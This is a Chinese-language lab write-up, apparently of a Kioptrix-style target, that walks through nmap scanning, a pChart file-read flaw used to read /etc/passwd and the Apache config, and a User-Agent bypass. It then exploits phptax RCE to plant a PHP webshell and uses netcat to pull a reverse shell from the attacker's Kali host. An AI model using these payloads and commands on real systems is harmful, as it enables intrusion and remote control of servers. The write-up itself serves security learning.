

一、信息收集

1. 这台靶机有点问题，启动前需要先将网卡删除然后重新添加，否则会获取不到ip。启动后先进行主机发现，如下，kali的ip是192.168.0.106，那么靶机应该就是107了

```
sudo arp-scan -l
```

```
$ nmap -sn 192.168.0.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:32 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.100
Host is up (0.072s latency).
Nmap scan report for 192.168.0.101
Host is up (0.00034s latency).
Nmap scan report for 192.168.0.105
Host is up (0.084s latency).
Nmap scan report for 192.168.0.106
Host is up (0.000083s latency).
Nmap scan report for 192.168.0.107
Host is up (0.00052s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.56 seconds
```

2. 端口扫描，开放了22、80、8080端口，web服务中间件为Apache httpd 2.2.21，系统为FreeBSD，mod_ssl版本为2.2.21，OpenSSL版本0.9.8q，PHP版本5.3.8

```
nmap -Pn -sV -sC -T4 192.168.0.107
```

```
$ nmap -sC -sV -T4 192.168.0.107
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:33 EDT
Nmap scan report for 192.168.0.107
Host is up (0.00082s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```

3. 扫描一下端口漏洞，没有扫出什么漏洞


```
nmap --script=vuln 192.168.0.107
```

```
$ nmap --script=vuln 192.168.0.107
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:42 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.107
Host is up (0.00070s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
8080/tcp  open  http-proxy
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
```


4. 访问一下各个端口




5. 扫描一下两个web端口的目录，都没有什么东西，F12看一下源码，发现80端口的一个注释



6. 访问一下这个URL，界面如下



7. 看起来像是显示文件的，随便点开一个看看，发现显示了源码，可能存在文件读取



8. 抓包，尝试读取/etc/passwd文件，如下，成功读取

Request	Response
<pre>1 GET /pChart2.1.3/examples/index.php?Action=View&Script= /etc/passwd HTTP/1.1 2 Host: 192.168.0.107 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.97 Safari/537.36 4 Accept: */* 5 Referer: http://192.168.0.107/pChart2.1.3/examples/index.php 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Connection: close 9 10</pre>	<pre># \$FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01- 28 22:29:38Z pjd \$ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/n operator:*:2:5:System &:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin news:*:8:8:News Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueu mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr. bind:*:53:53:Bind Sandbox:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo- user:/nonexistent:/usr/sbin/nologin _pflgd:*:64:64:pflgd privsep user:/var/empty:/usr/sbin/nolo _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo- user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nolog hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/no nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin. mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin ossec:*:1001:1001>User &:/usr/local/ossec-hids:/sbin/nologin ossecm:*:1002:1001>User &:/usr/local/ossec- hids:/sbin/nologin ossecr:*:1003:1001>User &:/usr/local/ossec- hids:/sbin/nologin</pre>

9. 再次扫描一下http://192.168.0.107/pChart2.1.3/的目录，发现存在data目录

```

— Scanning URL: http://192.168.0.107/pChart2.1.3/ —
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/cache/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/class/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/data/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/fonts/
+ http://192.168.0.107/pChart2.1.3/index.php (CODE:302|SIZE:0)

— Entering directory: http://192.168.0.107/pChart2.1.3/cache/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/class/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/data/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/ —
+ http://192.168.0.107/pChart2.1.3/examples/index.php (CODE:200|SIZE:86764)
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/pictures/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/resources/
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/

— Entering directory: http://192.168.0.107/pChart2.1.3/fonts/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/pictures/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/resources/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/ —
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/includes/
+ http://192.168.0.107/pChart2.1.3/examples/sandbox/index.php (CODE:200|SIZE:45314)
⇒ DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/script/

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/includes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/script/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

```

10. 访问data目录，发现存在目录遍历，该目录下存在两个db文件



Index of /pChart2.1.3/data

- [Parent Directory](#)
- [128B.db](#)
- [39.db](#)

11. 使用上面发现的文件读取获取db文件的内容，看不懂

Request

PrettyRawHex

1GET /pChart2.1.3/examples/index.php?Action=View&Script=../data/1288.db HTTP/1.1

2Host: 192.168.0.107

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.97 Safari/537.36

4Accept: */*

5Referer: http://192.168.0.107/pChart2.1.3/examples/index.php

6Accept-Encoding: gzip, deflate

7Accept-Language: zh-CN,zh;q=0.9

8Connection: close

9

10

Response

PrettyRawHexRender

0;32;11011001100

1;33;11001101100

2;34;11001100110

3;35;10010011000

4;36;10010001100

5;37;10001001100

6;38;10011001000

7;39;10011000100

8;40;10001100100

9;41;11001001000

10;42;11001000100

11;43;11000100100

12;44;10110011100

13;45;10011011100

14;46;10011001110

15;47;10111001100

16;48;10011101100

17;49;10011100110

18;50;11001110010

19;51;11001011100

20;52;11001001110

21;53;11011100100

22;54;11001110100

23;55;11101101110

24;56;11101001100

25;57;11100101100

26;58;11100100110

27;59;11101100100

28;60;11100110100

29;61;11100110010

30;62;11011011000

31;63;11011000110

32;64;11000110110

33;65;10100011000

34;66;10001011000

35;67;10001000110

36;68;10110001000

37;69;10001101000

38;70;10001100010

39;71;11010001000

40;72;11000101000

41;73;11000100010

Request

PrettyRawHex

1GET /pChart2.1.3/examples/index.php?Action=View&Script=../data/39.db HTTP/1.1

2Host: 192.168.0.107

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.97 Safari/537.36

4Accept: */*

5Referer: http://192.168.0.107/pChart2.1.3/examples/index.php

6Accept-Encoding: gzip, deflate

7Accept-Language: zh-CN,zh;q=0.9

8Connection: close

9

10

Response

PrettyRawHexRender

0;101001101101

1;110100101011

2;101100101011

3;110110010101

4;101001101011

5;110100110101

6;101100110101

7;101001011011

8;110100101101

9;101100101101

A;110101001011

B;101101001011

C;110110100101

D;101011001011

E;110101100101

F;101101100101

G;101010011011

H;110101001101

I;101101001101

J;101011001101

K;110101010011

L;101101010011

M;110110101001

N;101011010011

O;110101101001

P;101101101001

Q;101010110011

R;110101011001

S;101101011001

T;101011011001

U;110010101011

V;100110101011

W;110011010101

X;100101101011

Y;110010110101

Z;100110110101

-;100101011011

.;110010101101

.;100110101101

.;100100100101

\$/;100100101001

~;1001011001001

12. 尝试读取apache的配置文件，FreeBSD下apache的配置文件默认路径是usr/local/etc/apache22/httpd.conf，发现对8080端口做了UA头限制


```
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4_browser
    </Directory>


</VirtualHost>

Include etc/apache22/Includes/*.conf
```


13. 修改UA头，重新访问8080端口，发现一个目录

Index of /

- [phptax/](#)




14. 访问该目录，似乎是一个生成PDF的



二、getshell

1. 点击一下URL就变成了192.168.0.107:8080/phptax/index.php?pfilez=1040pg1.tob&pdf=make，有两个参数，尝试修改参数值，看是否可控，经测试发现无回显，开启nc，尝试直接反弹shell，可能操作姿势有问题，没成功，使用searchsploit搜索phptax，发现一个符合条件的exp




2. 利用rce漏洞通过浏览器hackbar插件写入一个webshell

```
http://192.168.0.107:8080/phptax/drawimage.php?
field=test.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";
```




3. 访问shell文件，成功执行命令，权限为www，比较低

```
uid=80(www) gid=80(www) groups=80(www) ";
```



4. 将php反向shell复制出来，修改ip和端口

```
cp /usr/share/laudanum/php/php-reverse-shell.php /home/kali/vuln
```

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.0.106'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
```

5. 使用以下命令设置 Netcat 侦听器并将 PHP 反向 shell 的内容发送到任何传入请求

```
nc -lvnp 4444 < php-reverse-shell.php
```

```
$ nc -lvnp 4444 < php-reverse-shell.php
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.107] 19422
```

6. 在靶机上运行以下Netcat 命令连接到侦听器并将数据重定向到 php-reverse-shell.php 文件

```
nc 192.168.0.106 4444 > php-reverse-shell.php
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute

http://192.168.0.107:8080/phptax/data/test.php?cmd=nc 192.168.0.106 4444 > php-reverse-shell.php

☐ Post data ☐ Referer ☒ User Agent ☐ Cookies

Add Header

Clear All


U

Mozilla/4.0 Mozilla4_browser

